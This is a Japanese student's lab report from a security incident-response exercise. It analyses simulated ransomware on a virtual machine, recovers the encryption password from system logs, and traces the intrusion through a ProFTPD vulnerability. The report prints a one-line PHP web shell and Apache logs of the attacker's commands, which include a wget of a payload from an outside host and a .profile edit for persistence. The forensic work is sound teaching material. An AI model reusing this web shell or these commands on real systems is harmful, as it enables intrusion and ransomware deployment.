セキュリティ・ネットワーク学実験 3(B2)
インシデント対応演習レポート

2600200087-2
Oku Wakana
奥 若菜

July 21 2022

1　動作確認

フォルダ Submit に作った自己紹介ファイルが暗号化されたため、新たにフォルダ Submit2 をデスクトップ上に作り、その中に自己紹介ファイル myfile.odt を作成した。しばらくすると、下の図 1,2 のように、Submit2 にあった myfile.odt が、encrypted.zip に暗号化された状態で移動していた。よって、デスクトップ上に別のフォルダを作成しても、フォルダ内のファイルは同じように暗号化されてしまうことが分かった。



図 1　Submit2



図 2　encrypted.zip

2　受付番号

2.1　チームに割り当てられた仮想マシンの受付番号

暗号化されたファイルに対して、攻撃者のメッセージが残されており、その中に受付番号が記されていた。チームに割り当てられたそれぞれの仮想マシンでの受付番号は下の表 1 のようになった。数の大きさや、どのマシンについても 1 回目より 2 回目の方が大きい数になっていることから、受付番号はプロセス ID と関係があるのではないかと考えた。

表 1　受付番号

仮想マシン番号	受付番号 (1 回目)	受付番号 (2 回目)
105	2850	3171
106	3389	3685
109	2575	2776

2.2　プロセスログの調査

受付番号と PID との関係を調べるために、仮想マシンに備わっていた「システムログ」というアプリを使用し、プロセスのログを採取した。下の図 3,4 はそれぞれ仮想マシン 109 において、1 回目と 2 回目の暗号化が行われたときのログをキャプチャしたものである。オレンジ色で選択されている部分は、cron によってコマンドから encrypt.sh が実行されたことを記録している。



図 3　1 回目のログ



図 4　2 回目のログ

下の表 2 は、採取したログの cron が実行された PID と受付番号を比較したものである。1,2 回目どちらも値は一致せず、PID より受付番号が 4 つ大きいことが確認できた。この関係から、受付番号は cron によって実行された encrypt.sh が呼び出したプロセスの PID であると考えられる。

表 2　cron の PID と受付番号

	cron の PID	受付番号
1 回目	2571	2575
2 回目	2772	2776

2.3　encrypted.sh の調査

2.2 章より、受付番号は encrypt.sh が呼び出したプロセスの PID であると考えた。これを確認するために、encrypt.sh がどのような動作を行うかを調べる。encrypt.sh は home/... フォルダ上に存在する。下の図 5 より、encrypt.sh は、デスクトップ上のフォルダ内のファイルを暗号化し、encrypted.zip に移動させ、その後、同じく home/... フォルダ上にある hello.sh を実行することが分かった。



図 5　encrypt.sh

図 6 より、hello.sh の内容から、攻撃者からのメッセージである「大切なお知らせ」は hello.sh によって作成されることが分かった。また、受付番号が$$ とされていることから、hollo.sh が実行される際のシェルの PID が、受付番号に用いられていることが確認できた。

図 6　hello.sh

3　暗号化されたファイルの復元

2.3 章の図 5 より、encrypt.sh によって zip コマンド実行され、encrypted.zip への移動とともに、暗号化が行われることが分かった。このとき、オプションで password が$1 と設定されていることから、暗号化されたファイルを復元するためのパスワードは、encrypt.sh を実行するときの第一引数であることが分かる。図 7 のように、引数の値はシステムログから確認することができ、これを入力すると暗号化されたファイルを展開することができた。



図 7　encrypt.sh の実行ログ

4　攻撃に使われたプログラム

ここでは、攻撃に使われた各種プログラムについて、存在する場所、所有者、所有グループ、攻撃に関する役割などをまとめる。下の表 3 はそれらを示したものである。

表 3　攻撃に使われたプログラム

存在する場所	プログラム	所有者	所有グループ	役割
student/home/.../	encrypt.sh	www-data	www-data	暗号化を行う
	fire_crontab.sh			定期的に encrypt.sh を実行する
	hello.sh			攻撃者からのメッセージを作成する
student/home/	.profile	www-data	www-data	ログイン時に fire_crontab.sh を実行する
var/www/html/	backdoor.php	nobody	nogroup	攻撃ファイル受信用 Web サーバを立てる
usr/etc/	proftpd.conf	root	root	脆弱性を利用しサーバの作成権限を得る

5　攻撃の流れ

5.1　proftpd の脆弱性

ここでは、攻撃者によって暗号化が行われるまでの一連の流れをまとめる。はじめに、攻撃の被害にあった仮想マシンはファイル転送システムに proftpd を使用していた。下の図 8 から分かるように、proftpd は 2014 年のものとなっており、これには 2015 年に見つかった CVE-2015-3306 という、リモートから任意のファイルをコピー可能な脆弱性が存在する。この脆弱性が利用されることで、リモートから任意のコードを実行することも可能である。図 9 は proftpd.conf の一部であり、サーバーを立てることのできるユーザとグループがそれぞれ nobody と nogroup で設定されていることが分かる。

```
student@ub1404:/usr/etc$ ls -l
合計 4
-rw-r--r-- 1 root root 1911  4月  2  2014 proftpd.conf
student@ub1404:/usr/etc$
```

図 8　proftpd の情報

```
# Set the user and group under which the server will run.
User                            nobody
Group                           nogroup
```

図 9　proftpd の構成

5.2　仮想マシン内に Web サーバを構築

proftpd の脆弱性を利用し、攻撃者は nobody または nogroup でログインすることで、仮想マシンに Web サーバを立てることができる。これにより、var/www/html/に backdoor.php が作成された。下の図 10 は backdoor.php の内容であり、このサーバは GET により受け取った文字列を passthru でコマンドとして実行する仕様であると分かる。

```
student@ub1404:/var/www/html$ cat backdoor.php
proftpd: 172.25.9.95:46392: SITE cpto /tmp/.<?php echo passthru($_GET['cmd']); ?
>student@ub1404:/var/www/html$
```

図 10　backdoor.php

5.3　攻撃用ファイルを転送

backdoor.php により、攻撃者はリモートで任意のコマンドを実行することが可能となった。下の図 11 は Apache のログであり、攻撃者が backdoor.php で構築した Web サーバーにアクセスし、コマンドを実行していることが確認できる。コマンドの内容としては、攻撃ファイルを自動でダウンロードする Web サイト `http://uso.pyon.com/sh.tgz` にアクセスを行ったり、.profile を書き換え、ログイン時に fire_crontab.sh を実行するようなものがある。

```
127.0.0.1 - - [06/Apr/2014:12:00:36 +0900] "GET /icons/ubuntu-logo.png HTTP/1.1" 200 3691 "http://
localhost/" "Mozilla/5.0 (X11; Ubuntu; Linux i686; rv:66.0) Gecko/20100101 Firefox/66.0"
172.25.9.95 - - [06/Apr/2014:12:04:36 +0900] "GET /backdoor.php?cmd=whoami HTTP/1.1" 200 278 "-" "python-
requests/2.25.1"
133.19.3.1 - - [06/Apr/2014:12:02:45 +0900] "GET /backdoor.php?cmd=ls HTTP/1.1" 200 293 "-" "Wget/1.21.3"
133.19.3.1 - - [07/Jan/2016:13:53:18 +0900] "GET /backdoor.php?cmd=ls%20/home HTTP/1.1" 200 277 "-"
"Wget/1.21.3"
133.19.3.1 - - [07/Jan/2016:13:53:31 +0900] "GET /backdoor.php?cmd=ls%20-la%20/home/student HTTP/1.1"
200 2024 "-" "Wget/1.21.3"
133.19.3.1 - - [07/Jan/2016:13:54:05 +0900] "GET /backdoor.php?cmd=mkdir%20/home/student/... HTTP/1.1"
200 269 "-" "Wget/1.21.3"
133.19.3.1 - - [07/Jan/2016:13:54:36 +0900] "GET /backdoor.php?cmd=(cd%20/home/student/...;%20wget%
20http://uso.pyon.com/sh.tgz) HTTP/1.1" 200 269 "-" "Wget/1.21.3"
133.19.3.1 - - [07/Jan/2016:13:55:14 +0900] "GET /backdoor.php?cmd=(cd%20/home/student/...;%20tar%20xfz%
20sh.tgz;%20ls%20-la) HTTP/1.1" 200 650 "-" "Wget/1.21.3"
133.19.3.1 - - [07/Jan/2016:13:56:23 +0900] "GET /backdoor.php?cmd=(cd%20/home/student/;%20mv%20.profile%
20.profile.orig;%20cp%20.profile.orig%20.profile;%20echo%20%5C$HOME/.../fire_crontab.sh%20%3E%3E%
20.profile) HTTP/1.1" 200 269 "-" "Wget/1.21.3"
133.19.3.1 - - [07/Jan/2016:13:57:02 +0900] "GET /backdoor.php?cmd=(cd%20/home/student/;%20cat%
20.profile) HTTP/1.1" 200 994 "-" "Wget/1.21.3"
::1 - - [13/Jul/2022:09:23:18 +0900] "OPTIONS * HTTP/1.0" 200 125 "-" "Apache/2.4.7 (Ubuntu)
```

図 11　Apache のログ

5.4　攻撃用ファイルが自動で起動

student/home/... に存在した encrypt.sh などのシェルスクリプトは、上記の方法で仮想マシンにダウンロードされていた。また、.profile が書き換えられたことで、ログイン時に自動で fire_crontab.sh が実行されるようになっている。これによって、encrypt.sh が 5 分毎に実行され、暗号化が自動で行われる。